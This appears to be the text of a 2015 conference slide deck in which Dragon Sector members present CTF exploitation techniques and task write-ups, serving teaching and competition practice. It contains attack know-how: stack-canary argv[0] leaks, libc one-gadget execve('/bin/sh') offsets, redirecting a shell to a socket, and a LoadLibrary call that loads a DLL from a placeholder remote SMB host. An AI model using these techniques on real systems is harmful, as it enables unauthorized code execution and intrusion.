Pwning (sometimes) with style

Dragons' notes on CTFs

Mateusz "j00ru" Jurczyk, Gynvael Coldwind

Insomni'hack 2015, Geneva

Who

- Gynvael Coldwind
  - Dragon Sector Team Captain
  - http://gynvael.coldwind.pl/
  - @gynvael
- Mateusz Jurczyk
  - Dragon Sector Team Vice-Captain
  - http://j00ru.vexillium.org/
  - @j00ru

CODEGATE Finals
Seoul, S. Korea


Dragon Sector?

gynvael j00ru adam_i Mawekl
fel1x redford mak vnd valis
tkd q3k keidii jagger
lymphocytus

Insomni'hack 2014
Geneva, Switzerland

Dragon Sector?

- CTFTime.org
- Write-ups
  - http://dragonsector.pl/
- Onsite events



Agenda

Random useful techniques and general thoughts on CTF mixed with entertaining tasks.

photo by Antony.sorrento

The SSP leak

- Stack Smashing Protector is a well-known mitigation against stack-based memory corruption (e.g. continuous buffer overflow)
  - first introduced in gcc 2.7 as *StackGuard*
  - later known as *ProPolice*
  - finally reimplemented by RedHat, adding the `-fstack-protector` and `-fstack-protector-all` flags.

SSP basics

- Restructures the stack layout to place buffers at top of the stack.
- Places a secret stack canary in function prologue.
  - checks canary consistency with a value saved in TLS at function exit.

SSP basics – canary verification

```
.text:0804853E                mov     edx, [esp+3Ch]
.text:08048542                xor     edx, large gs:14h
.text:08048549                jz      short locret_8048550
.text:0804854B                call    ___stack_chk_fail
.text:08048550 ; ---------------------------------------------------------------
.text:08048550
.text:08048550 locret_8048550:                        ; CODE XREF: main+45↑j
.text:08048550                leave
.text:08048551                retn
.text:08048551 main           endp

.text:0000000000400681                mov     rdx, [rbp+var_8]
.text:0000000000400685                xor     rdx, fs:28h
.text:000000000040068E                jz      short locret_400695
.text:0000000000400690                call    ___stack_chk_fail
.text:0000000000400695 ; ---------------------------------------------------------------
.text:0000000000400695
.text:0000000000400695 locret_400695:                         ; CODE XREF: main+4A↑j
.text:0000000000400695                leave
.text:0000000000400696                retn
```

SSP basics – canary verification

```
.text:0804853E                mov     edx, [esp+3Ch]
.text:08048542                xor     edx, large gs:14h
.text:08048549                jz      short locret_8048550
.text:0804854B                call    __stack_chk_fail
.text:08048550 ; ---------------------------------------------------------------
.text:08048550
.text:08048550 locret_8048550:                        ; CODE XREF: main+45↑j
.text:08048550                leave
.text:08048551                retn
.text:08048551 main           endp

.text:0000000000400681                mov     rdx, [rbp+var_8]
.text:0000000000400685                xor     rdx, fs:28h
.text:000000000040068E                jz      short locret_400695
.text:0000000000400690                call    __stack_chk_fail
.text:0000000000400695 ; ---------------------------------------------------------------
.text:0000000000400695
.text:0000000000400695 locret_400695:                 ; CODE XREF: main+4A↑j
.text:0000000000400695                leave
.text:0000000000400696                retn
```

wait… what are those?

__stack_chk_fail

```
*** stack smashing detected ***: ./test_32 terminated
======= Backtrace: =========
/lib32/libc.so.6(__fortify_fail+0x50)[0xf75c8b70]
/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]
./test_32[0x8048550]
/lib32/libc.so.6(__libc_start_main+0xe6)[0xf74fcca6]
./test_32[0x8048471]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 23334379                           /home/j00ru/ssp_test/test_32
08049000-0804a000 rw-p 00000000 08:01 23334379                           /home/j00ru/ssp_test/test_32
09f20000-09f41000 rw-p 00000000 00:00 0                                  [heap]
f74e5000-f74e6000 rw-p 00000000 00:00 0
[…]
f7760000-f7767000 rw-p 00000000 00:00 0
f7772000-f7774000 rw-p 00000000 00:00 0
f7774000-f7775000 r-xp 00000000 00:00 0                                  [vdso]
f7775000-f7791000 r-xp 00000000 08:01 27131910                           /lib32/ld-2.11.3.so
f7791000-f7792000 r--p 0001b000 08:01 27131910                           /lib32/ld-2.11.3.so
f7792000-f7793000 rw-p 0001c000 08:01 27131910                           /lib32/ld-2.11.3.so
ff9bc000-ff9d1000 rw-p 00000000 00:00 0                                  [stack]
Aborted
```

__stack_chk_fail

```
*** stack smashing detected ***: ./test_32 terminated
======= Backtrace: =========
/lib32/libc.so.6(__fortify_fail+0x50)[0xf75c8b70]
/lib32/libc.so.6(+0xe2b1a)[0xf75c8b1a]
./test_32[0x8048550]
/lib32/libc.so.6(__libc_start_main+0xe6)[0xf74fcca6]
./test_32[0x8048471]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 23334379                           /home/j00ru/ssp_test/test_32
08049000-0804a000 rw-p 00000000 08:01 23334379                           /home/j00ru/ssp_test/test_32
09f20000-09f41000 rw-p 00000000 00:00 0                                  [heap]
f74e5000-f74e6000 rw-p 00000000 00:00 0
[…]
f7760000-f7767000 rw-p 00000000 00:00 0
f7772000-f7774000 rw-p 00000000 00:00 0
f7774000-f7775000 r-xp 00000000 00:00 0                                  [vdso]
f7775000-f7791000 r-xp 00000000 08:01 27131910                           /lib32/ld-2.11.3.so
f7791000-f7792000 r--p 0001b000 08:01 27131910                           /lib32/ld-2.11.3.so
f7792000-f7793000 rw-p 0001c000 08:01 27131910                           /lib32/ld-2.11.3.so
ff9bc000-ff9d1000 rw-p 00000000 00:00 0                                  [stack]
Aborted
```


__stack_chk_fail

```
void
__attribute__ ((noreturn))
__stack_chk_fail (void)
{
  __fortify_fail ("stack smashing detected");
}
```


fortify_fail

```
void
__attribute__ ((noreturn))
__fortify_fail (msg)
  const char *msg;
{
  /* The loop is added only to keep gcc happy. */
  while (1)
    __libc_message (2, "*** %s ***: %s terminated\n",
                    msg, __libc_argv[0] ?: "<unknown>")
}
libc_hidden_def (__fortify_fail)
```

The argv array is at the top of the stack!



The argv array is at the top of the stack!



We can overwrite it, too!

```
$ ./test_32 `perl -e 'print "A"x199'`
*** stack smashing detected ***: ./test_32 terminated

$ ./test_32 `perl -e 'print "A"x200'`
*** stack smashing detected ***:  terminated

$ ./test_32 `perl -e 'print "A"x201'`
*** stack smashing detected ***:  terminated

$ ./test_32 `perl -e 'print "A"x202'`
Segmentation fault
```

Requirements

- In case of remote exploitation, have `stderr` redirected to socket.
  - libc writes the debug information to `STDERR_FILENO`.
  - pretty common configuration in CTF.
- Have a long stack buffer overflow in a SSP-protected function.
  - in order to reach `argv[0]` at the top of the stack.
- Unlimited charset is a very nice bonus.

Very powerful memory disclosure

- With no PIE, we can read process static memory.
  - secrets? keys? admin passwords?
- With a 32-bit executable, we can brute-force ASLR and read “random” chunks of:
  - stack
  - heap
  - dynamically loaded libraries such as libc.so.

Notable examples

- **CODEGATE 2014 finals**, task *wsh*
  - Admin password in static memory with no PIE → RCE
- **CODEGATE 2014 finals**, task *pentest3r*
  - Secret string in heap memory → RCE
- **PlaidCTF 2014**, task *bronies*
  - XSS via a vulnerable CGI binary

References

1. Dan Rosenberg,

   Fun with FORTIFY_SOURCE,

   http://vulnfactory.org/blog/2010/04/27/fun-with-fortify_source/

2. Adam “pi3” Zabrocki,

   Adventure with Stack Smashing Protector (SSP),

   http://blog.pi3.com.pl/?p=485

Remote KG

Event:	Pwnium CTF 2014
Organizers:	SpectriX
Date:	4-5.7.2014
Category:	Forencics + Reverse Engineering
Points:	250 (scale 100 - 500)
Solved by:	no one / gynvael

Remote KG

Task: Given a PCAP file, find the flag.

The authors were merciful: TCP **watchme-7272**

```
$!#21+$OK#9a+$?#3f+$T0505:0*"00;04:6094aebf;08:503
87db7;thread:68b;core:0;#95+$qfThreadInfo#bb+$m68b
#3d+$qsThreadInfo#c8+$l#6c+$qfThreadInfo#bb+$m68b#
3d+$qsThreadInfo#c8+$l#6c+$g#67+$0*<6094aebf0*4503
87db792022000730*"7b0*"7b0*"7b0*}0*q7f030*(f*
0*}0*}0*}0*%801f0*!b0*"#f1
```

Remote KG

So… what is this protocol?

+$**m***b77d38fd*,**3**#35+$**c00f84**#95

+$v**Cont**;s:68b#c2+$T0505:b892aebf;04:a892aebf;08:63850408;thread:68b;core:0;#1b

Remote KG

So… what is this protocol?

+$**m***b77d38fd*,**3**#35+$**c00f84**#95

+$v**Cont**;s:68b#c2+$T0505:b892aebf;04:a892aebf;08:63850408;thread:68b;core:0;#1b

GDB Remote Serial Protocol

Remote KG

So… what is this protocol?

+$m*b77d38fd*,3#35+$c00f84#95

‘m addr,length’

Read length bytes of memory starting at address addr.

Remote KG

Next steps:

- write a parser
- extract the memory
- ? analyze the code/data section ?
- ? analyze the debugging session ?

Memory RLE gotcha: off by one

Remote KG

Memory (code) analysis was enough (kinda…):

```
v1 = calc_flag(v0);
sprintf(&v4, "%i-x075321-%d\n", v1, 6);

__int64 __cdecl calc_flag(int a1)
{
  double v1; // ST08_8@1

  v1 = (long double)(-880 * (554445 * a1 / 0x64u));
  return LODWORD(v1);
}
```

JS Puzzle

Event:	SECCON CTF 2014 Quals
Organizers:	SECCON CTF
Date:	6-7.12.2014
Category:	Code / Web
Points:	100 (scale 100 – 500)
Solved by:	gynvael

JavaScript cloze puzzle

Build JavaScript code to run "alert(1)". Please reload when you make a mistake.

Flag:

```
"use strict";

({"                " :function(){
    this[ "                " ] = (new Function( "                " + "                " + "                " ))();
    var pattern = "                ";
    var r = new RegExp( pattern );
    this[ r[ "                " ]( pattern ) ][ "                " ]( 1 );
})[ "                "[ "                " ]() ]();
```

eval code

Function	eval	indexOf	debugger	^[w]$	null
fromCharCode	charAt	function	return	match	new
tolowerCase	pattern	exec	/*^_^*/	constructor	alert
this					

JS Puzzle

Simple and fun task, try it yourself!

Note: two solutions, but...

One-gadget RCE on Linux

- Assuming:
  - remote exploitation task for GNU/Linux,
  - `stdin` and `stdout` redirected to connection sockets,
  - ability to leak the base address of libc,
  - version of libc is known,
  - EIP / RIP can be controlled, but not the function parameters.
    - overwritten function pointer
    - overwitten .got.plt entry

What's the easiest way?

- Typically, if you have `EIP=0x41414141`, you feel like a winner already.
  - Moving from there to full RCE adds to the total task solving time, but it's usually no fun anymore: just craftsmanship.
  - It would be best to have a magic EIP which prints out the flag, and that's it, move on to the next task.
  - Unfortunately, that's never the case…

One-gadget RCE on Linux

- An `execve(["/bin/sh"])` gadget, or similar, would be useful…
- And in fact, there are such code paths in libc!
  - as part of the `system()` function implementation.

One-gadget RCE on Linux

```
.text:000000000004641C    mov     rax, cs:environ_ptr_0
.text:0000000000046423    lea     rdi, aBinSh     ; "/bin/sh"
.text:000000000004642A    lea     rsi, [rsp+180h+var_150]
.text:000000000004642F    mov     cs:dword_3C16C0, 0
.text:0000000000046439    mov     cs:dword_3C16D0, 0
.text:0000000000046443    mov     rdx, [rax]
.text:0000000000046446    call    execve
.text:000000000004644B    mov     edi, 7Fh        ; status
.text:0000000000046450    call    _exit
```

```
.text:00000000000E6315    mov     rax, cs:environ_ptr_0
.text:00000000000E631C    lea     rsi, [rsp+1B8h+var_168]
.text:00000000000E6321    lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000000E6328    mov     rdx, [rax]
.text:00000000000E632B    call    execve
.text:00000000000E6330    call    abort
```

```
.text:00000000000E7216    mov     rax, cs:environ_ptr_0
.text:00000000000E721D    lea     rsi, [rsp+1C8h+var_168]
.text:00000000000E7222    lea     rdi, aBinSh     ; "/bin/sh"
.text:00000000000E7229    mov     rdx, [rax]
.text:00000000000E722C    call    execve
.text:00000000000E7231    call    abort
```

One-gadget RCE on Linux

If `std{out,err}` are redirected, libc and its base address are known, then:

Controlled EIP = instant win

String parameter controlled?

- If you have a primitive to call `system(“controlled”)`, that’s even better for you.
- You can call the exploit multiple times with commands such as *pwd*, *ls*, *cd*, *cat flag* etc. respectively.
- Or you can save a few minutes and call one command, then interact directly with the remote shell.

I/O redirection

```
/bin/sh <&N >&N
```

- By default, the child process inherits parent's file descriptors.
- The above redirect the shell's `stdin`, `stdout` to the socket fd, enabling direct interaction through your exploit connection.
- Typically **N=4**, but YMMV depending on the program's logic (opened file descriptors).

Interactive remote shell in Python

- When an interactive shell is started remotely and redirected to socket fds, the following bit of Python code comes in handy:


```
import telnetlib
...
t = telnetlib.Telnet()
t.sock = s
t.interact()
```

One-gadget RCE on Windows

- In GNU/Linux remote exploitation challenges, the ultimate goal is to get `system("/bin/sh" or "controlled")`.
  - a maximum of two libc addresses required.
- Is there anything like that on Windows?
  - Windows CTF challenges are very occasional, but they do happen, e.g. **Breznparadisebugmaschine** at Hack.lu CTF 2013.

One-gadget RCE on Windows

- The `system` function is also implemented in Microsoft's version of the standard C library, `MSVCRT.DLL` (and derivatives).



- Unlike on Linux, `MSVCRT` is not always imported in the PE file.

One-gadget RCE on Windows

- There are two standard libraries, always loaded into process address space.
  - `NTDLL.DLL`
  - `KERNEL32.DLL` (`KERNELBASE.DLL` etc.)
- AFAIK, no “take this string and execute it as a shell command” export.
- But… there’s a “load a specified file as a DLL” function!

Say hi to `LoadLibrary`!

- In Windows, a “file path” can either be a local path or a remote path via one of the supported protocols, e.g. SMB.
  - This works everywhere: for opening files in Notepad, specifying DLL paths in the Import Table of PE files and so forth.
  - It also works for the argument of `LoadLibrary`!

`LoadLibrary("\\11.22.33.44\payload.dll")`

The above will automatically download a DLL from a remote location and invoke its `DllMain` function.

You just have to write your payload and set up an SMB server.

The target must call `LoadLibrary` somewhere in the code.

zfs

Event:	PlaidCTF 2014
Organizers:	PPP
Date:	11-13.4.2014
Category:	Forensics
Points:	400 (scale 100-500)
Solved by:	gynvael, mak, q3k, keidii, …

zfs

Given a 64MB zfs image, find the flag.

Problem 1:

Nothing wants to mount this ZFS image!

“ZFS not supported”

“The ZFS image is too new”

sad panda

zfs

Given a 64MB zfs image, find the flag.


Problem 1:

Nothing wants to mount this ZFS image!

“ZFS not supported”

“The ZFS image is too new”

OmniOS mounts it! → `not_the_key`, huh?



zfs

When in doubt, strings!

- `xor_key`
- `key.xor_encrypted`

What now?


- The smart/intelligent way

  Read the ZFS docs, read about ZFS forensics, try to undelete these files.

zfs

What now?

- Gynvael's way: Brute force the XOR.



zfs

Problem 2:

- The image is 64MB.
- Huge output if done wrong.
- Files could be compressed.

zfs

Minimizing input - assume that the key:

- Has high entropy.
- Isn’t made of nulls.
- Has some MSBs in bytes set.
- Doesn’t have that many repeating bytes.
- Starts at the beginning of N byte block (N={0x20, 0x100, 0x200, 0x1000, etc.)

zfs

Reviewing output - assume that the flag:

- Is printable ASCII only.
- Better, it’s lower+special only!
- Or maybe alphanumeric+special?
- Or it has words from English dictionary.

zfs


Still slow!

zfs

Sometimes you just have

to be at the right place

in the right time.



zfs

Now it’s fast!

But still no flag!

Well... the not_the_key file was ASCII art.

Maybe the flag is also ASCII art?


ZFS_daTa_1s_s4f35t_d4t4
b)

And about system()...

- How do we even get `system("/bin/sh")` in GNU/Linux
  - For the `system()` part, we must have libc base address and the `system()` offset within it, if the target is dynamically linked.
  - For the "`/bin/sh`" part, we must have libc base address and the string offset within it, or controlled data at a known address.

```
.rodata:00161DBE                                        ; sub_3C660+19E6↑o ...
.rodata:00161DD5 aC             db '-c',0               ; DATA XREF: sub_3EE70+3DE↑o
